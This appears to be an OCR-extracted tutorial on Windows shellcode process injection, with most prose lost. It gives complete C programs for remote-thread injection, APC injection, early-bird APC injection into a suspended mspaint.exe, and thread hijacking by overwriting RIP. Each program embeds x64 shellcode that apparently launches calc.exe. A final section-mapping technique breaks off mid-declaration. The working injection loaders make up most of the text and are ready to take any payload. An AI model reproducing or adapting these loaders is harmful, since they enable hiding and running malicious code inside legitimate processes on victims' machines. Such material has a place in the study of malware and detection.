shellcode PE

API

CreateToolhelp32Snapshot PE

```
HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

Process32First Process32Next PID

```
BOOL Process32First(
  [in]      HANDLE           hSnapshot,
  [in, out] LPPROCESSENTRY32 lppe
);

BOOL Process32Next(
  [in]  HANDLE           hSnapshot,
  [out] LPPROCESSENTRY32 lppe
);
```

OpenProcess VirtualAllocEx

```
HANDLE OpenProcess(
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
```

```
  [in] DWORD dwProcessId
);
```

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

WriteProcessMemory shellcode

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```


CreateRemoteThread

```
HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
  [out] LPDWORD                lpThreadId
);
```

```
#include "Windows.h"
#include <stdio.h>
#include <TlHelp32.h>

unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\
```

```
x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\
x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf
4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\
xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc
9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\
x83\xec\x28\xff\xd0";

int main() {
    HANDLE processHandle;
    HANDLE remoteThread;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());
        return 1;
    }

    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    if (!Process32First(snapshot, &processEntry)) {
        printf("Process32First failed. Error: %lu\n", GetLastError());
        return 1;
    }

    BOOL processFound = FALSE;
    while (TRUE) {
        if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") == 0) {
            processFound = TRUE;
            break;
        }
        if (!Process32Next(snapshot, &processEntry)) {
            if (GetLastError() != ERROR_NO_MORE_FILES) {
                printf("Process32Next failed. Error: %lu\n", GetLastError());
            }
            break;
        }
    }

    if (!processFound) {
        printf("Target process not found.\n");
        return 1;
```

```
    }

    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
    if (processHandle == NULL) {
        printf("Failed to open target process. Error: %lu\n", GetLastError());
        return 1;
    }

    PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof(shellcode), (MEM_RESERVE |
MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    if (remoteBuffer == NULL) {
        printf("VirtualAllocEx failed. Error: %lu\n", GetLastError());
        return 1;
    }

    SIZE_T bytesWritten;
    if (!WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof(shellcode),
&bytesWritten)) {
        printf("WriteProcessMemory failed. Error: %lu\n", GetLastError());
        return 1;
    }

    remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
    if (remoteThread == NULL) {
        printf("CreateRemoteThread failed. Error: %lu\n", GetLastError());
        return 1;
    }

    printf("Injection successful.\n");
    return 0;
}
```



APC

(APC) Windows

QueueUserAPC APCAPC APC APC

```
DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```

( ) APC APC APC

APC APC (SleepEx) shellcode QueueUserAPC

APC APC

APC

1. PID CreateToolhelp32Snapshot Process32First Process32Next
2. OpenProcess PID VirtualAllocEx shellcode
3. APC (shellcode) WriteProcessMemory shellcode
4. Thread32First **OpenThread** QueueUserAPC APC
5. shellcode

```
#include <stdio.h>
#include <windows.h>
#include <TlHelp32.h>
#include <stdlib.h>
```

```
int main() {
    unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\
x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\
x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf
4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\
xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc
9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\
x83\xec\x28\xff\xd0";
    HANDLE snapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS |  TH32CS_SNAPTHREAD, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());
        return 1;
    }

    HANDLE victimProcess = NULL;
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
    DWORD threadIds[1024];
    int threadCount = 0;
    SIZE_T shellSize = sizeof(shellcode);
    HANDLE threadHandle = NULL;

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") != 0 &&
Process32Next(snapshot, &processEntry));
        if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") != 0) {
            printf("Failed to find explorer.exe.\n");
            return 1;
        }
    }

    victimProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
    if (!victimProcess) {
        printf("Failed to open target process. Error: %lu\n", GetLastError());
        return 1;
    }
```

```
    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    if (!shellAddress) {
        printf("Failed to allocate memory in target process. Error: %lu\n", GetLastError());
        return 1;
    }

    if (!WriteProcessMemory(victimProcess, shellAddress, shellcode, shellSize, NULL)) {
        printf("Failed to write shellcode to target process. Error: %lu\n", GetLastError());
        return 1;
    }

    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;

    if (Thread32First(snapshot, &threadEntry)) {
        do {
            if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
                if (threadCount < 1024) {
                    threadIds[threadCount++] = threadEntry.th32ThreadID;
                }
            }
        } while (Thread32Next(snapshot, &threadEntry));
    }

    for (int i = 0; i < threadCount; i++) {
        threadHandle = OpenThread(THREAD_ALL_ACCESS, FALSE, threadIds[i]);
        QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
        Sleep(2000);
    }

    return 0;
}
```

shellcode

APC

APC shellcode **CreateProcessA** **APC** APC APC

APC


1. CreateProcessA **CREATE_SUSPENDED**
2. VirtualAllocEx
3. APC
4. WriteProcessMemory shellcode
5. QueueUserAPC APC
6. **ResumeThread** shellcode

```
#include <stdio.h>
#include <windows.h>
#pragma comment(lib, "ntdll")

unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\
x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\
x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf
4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\
xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc
9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\
x83\xec\x28\xff\xd0";
```

```
int main() {
    SIZE_T shellSize = sizeof(shellcode);
    STARTUPINFOA si = { 0 };
    PROCESS_INFORMATION pi = { 0 };

    if (!CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, FALSE,
CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
        printf("CreateProcess failed with error %lu\n", GetLastError());
        return 1;
    }

    HANDLE victimProcess = pi.hProcess;
    HANDLE threadHandle = pi.hThread;
    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    if (shellAddress == NULL) {
        printf("VirtualAllocEx failed with error %lu\n", GetLastError());
        return 1;
    }

    if (!WriteProcessMemory(victimProcess, shellAddress, shellcode, shellSize, NULL)) {
        printf("WriteProcessMemory failed with error %lu\n", GetLastError());
        return 1;
    }

    if (QueueUserAPC((PAPCFUNC)shellAddress, threadHandle, NULL) == 0) {
        printf("QueueUserAPC failed with error %lu\n", GetLastError());
        return 1;
    }

    if (ResumeThread(threadHandle) == (DWORD)-1) {
        printf("ResumeThread failed with error %lu\n", GetLastError());
        return 1;
    }

    printf("Shellcode injected successfully.\n");
    CloseHandle(threadHandle);
    CloseHandle(victimProcess);

    return 0;
```

```
}
```

shellcode



RIP shellcode shellcode

1. PID OpenProcess
2. VirtualAllocEx shellcode
3. WriteProcessMemory shellcode
4. ID CreateToolhelp32Snapshot Thread32First Thread32Next
5. OpenThread SuspendThread
6. **GetThreadContext** **RIP** shellcode
7. **SetThreadContext** ResumeThread

API GetThreadContext SetThreadConext

```
BOOL GetThreadContext(
  [in]      HANDLE    hThread,
  [in, out] LPCONTEXT lpContext
);

BOOL SetThreadContext(
  [in] HANDLE        hThread,
  [in] const CONTEXT *lpContext
);
```

CONTEXT

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
  DWORD   MxCsr;
  WORD    SegCs;
  WORD    SegDs;
  WORD    SegEs;
  WORD    SegFs;
  WORD    SegGs;
  WORD    SegSs;
  DWORD   EFlags;
  DWORD64 Dr0;
  DWORD64 Dr1;
  DWORD64 Dr2;
  DWORD64 Dr3;
  DWORD64 Dr6;
  DWORD64 Dr7;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rdx;
  DWORD64 Rbx;
  DWORD64 Rsp;
  DWORD64 Rbp;
```


```
DWORD64 Rsi;
DWORD64 Rdi;
DWORD64 R8;
DWORD64 R9;
DWORD64 R10;
DWORD64 R11;
DWORD64 R12;
DWORD64 R13;
DWORD64 R14;
DWORD64 R15;
DWORD64 Rip;
union {
  XMM_SAVE_AREA32 FltSave;
  NEON128         Q[16];
  ULONGLONG       D[32];
  struct {
    M128A Header[2];
    M128A Legacy[8];
    M128A Xmm0;
    M128A Xmm1;
    M128A Xmm2;
    M128A Xmm3;
    M128A Xmm4;
    M128A Xmm5;
    M128A Xmm6;
    M128A Xmm7;
    M128A Xmm8;
    M128A Xmm9;
    M128A Xmm10;
    M128A Xmm11;
    M128A Xmm12;
    M128A Xmm13;
    M128A Xmm14;
    M128A Xmm15;
  } DUMMYSTRUCTNAME;
  DWORD           S[32];
} DUMMYUNIONNAME;
M128A   VectorRegister[26];
DWORD64 VectorControl;
DWORD64 DebugControl;
```

```
  DWORD64 LastBranchToRip;
  DWORD64 LastBranchFromRip;
  DWORD64 LastExceptionToRip;
  DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;
```

```
#include <stdio.h>
#include <Windows.h>
#include <TlHelp32.h>

int main() {
    unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\
x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\
x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf
4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\
xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc
9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\
x83\xec\x28\xff\xd0";
    HANDLE targetProcessHandle;
    PVOID remoteBuffer;
    HANDLE threadHijacked = NULL;
    HANDLE snapshot;
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
    CONTEXT context;
    context.ContextFlags = CONTEXT_FULL;
    snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());
        return 1;
    }
    if (!Process32First(snapshot, &processEntry)) {
        printf("Process32First failed. Error: %lu\n", GetLastError());
        return 1;
    }
```

```
    BOOL processFound = FALSE;
    do {
        if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") == 0) {
            processFound = TRUE;
            break;
        }
    } while (Process32Next(snapshot, &processEntry));
    if (!processFound) {
        printf("Target process not found.\n");
        return 1;
    }
    targetProcessHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
    if (!targetProcessHandle) {
        printf("Failed to open target process. Error: %lu\n", GetLastError());
        return 1;
    }
    remoteBuffer = VirtualAllocEx(targetProcessHandle, NULL, sizeof(shellcode), MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (!remoteBuffer) {
        printf("VirtualAllocEx failed. Error: %lu\n", GetLastError());
        return 1;
    }
    if (!WriteProcessMemory(targetProcessHandle, remoteBuffer, shellcode, sizeof(shellcode),
NULL)) {
        printf("WriteProcessMemory failed. Error: %lu\n", GetLastError());
        return 1;
    }
    if (!Thread32First(snapshot, &threadEntry)) {
        printf("Thread32First failed. Error: %lu\n", GetLastError());
        return 1;
    }

    BOOL threadFound = FALSE;
    do {
        if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
            threadHijacked = OpenThread(THREAD_ALL_ACCESS, FALSE, threadEntry.th32ThreadID);
            if (threadHijacked != NULL) {
                threadFound = TRUE;
                break;
            }
```

```
        }
    } while (Thread32Next(snapshot, &threadEntry));
    if (!threadFound) {
        printf("Failed to find or open any thread in target process.\n");
        return 1;
    }
    if (SuspendThread(threadHijacked) == (DWORD)-1) {
        printf("SuspendThread failed. Error: %lu\n", GetLastError());
        return 1;
    }
    if (!GetThreadContext(threadHijacked, &context)) {
        printf("GetThreadContext failed. Error: %lu\n", GetLastError());
        return 1;
    }
    context.Rip = (DWORD_PTR)remoteBuffer;
    if (!SetThreadContext(threadHijacked, &context)) {
        printf("SetThreadContext failed. Error: %lu\n", GetLastError());
        return 1;
    }
    if (ResumeThread(threadHijacked) == (DWORD)-1) {
        printf("ResumeThread failed. Error: %lu\n", GetLastError());
        return 1;
    }

    printf("Shellcode injection and thread hijack successful.\n");
    return 0;
}
```



NtCreateSection NtMapViewOfSection

NtCreateSection **NtMapViewOfSection** (section object)(view)

( )

NTAPI NtCreateSection

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSection(
  [out]          PHANDLE            SectionHandle,
  [in]           ACCESS_MASK        DesiredAccess,
  [in, optional] POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional] PLARGE_INTEGER     MaximumSize,
  [in]           ULONG              SectionPageProtection,
  [in]           ULONG              AllocationAttributes,
  [in, optional] HANDLE             FileHandle
);
```

NtMapViewOfSection NTAPI API

```
NtMapViewOfSection(
    _In_ HANDLE SectionHandle,
    _In_ HANDLE ProcessHandle,
```

```
    _Inout_ _At_(*BaseAddress, _Readable_bytes_(*ViewSize) _Writable_bytes_(*ViewSize)
_Post_readable_byte_size_(*ViewSize)) PVOID *BaseAddress,
    _In_ ULONG_PTR ZeroBits,
    _In_ SIZE_T CommitSize,
    _Inout_opt_ PLARGE_INTEGER SectionOffset,
    _Inout_ PSIZE_T ViewSize,
    _In_ SECTION_INHERIT InheritDisposition,
    _In_ ULONG AllocationType,
    _In_ ULONG Win32Protect
    );
```

RtlCreateUserThread NTAPI

```
RtlCreateUserThread(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
  );
```

1. **NtCreateSection RWX**
2. **NtMapViewOfSection RW**
3. **NtMapViewOfSection RX**
4. memcpy shellcode shellcode
5. **RtlCreateUserThread** shellcode

```
#include <stdio.h>
#include <Windows.h>
#include <TlHelp32.h>

unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\
x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
```

```
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\
x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf
4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\
xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc
9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\
x83\xec\x28\xff\xd0";
typedef struct _LSA_UNICODE_STRING { USHORT Length; USHORT MaximumLength; PWSTR  Buffer; }
UNICODE_STRING, * PUNICODE_STRING;
typedef struct _OBJECT_ATTRIBUTES { ULONG Length; HANDLE RootDirectory; PUNICODE_STRING
ObjectName; ULONG Attributes; PVOID SecurityDescriptor; PVOID SecurityQualityOfService; }
OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;
typedef struct _CLIENT_ID { PVOID UniqueProcess; PVOID UniqueThread; } CLIENT_ID, *
PCLIENT_ID;
using NtCreateSection = NTSTATUS(NTAPI*)(OUT PHANDLE SectionHandle, IN ULONG DesiredAccess, IN
POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, IN PLARGE_INTEGER MaximumSize OPTIONAL, IN ULONG
PageAttributess, IN ULONG SectionAttributes, IN HANDLE FileHandle OPTIONAL);
using NtMapViewOfSection = NTSTATUS(NTAPI*)(HANDLE SectionHandle, HANDLE ProcessHandle, PVOID*
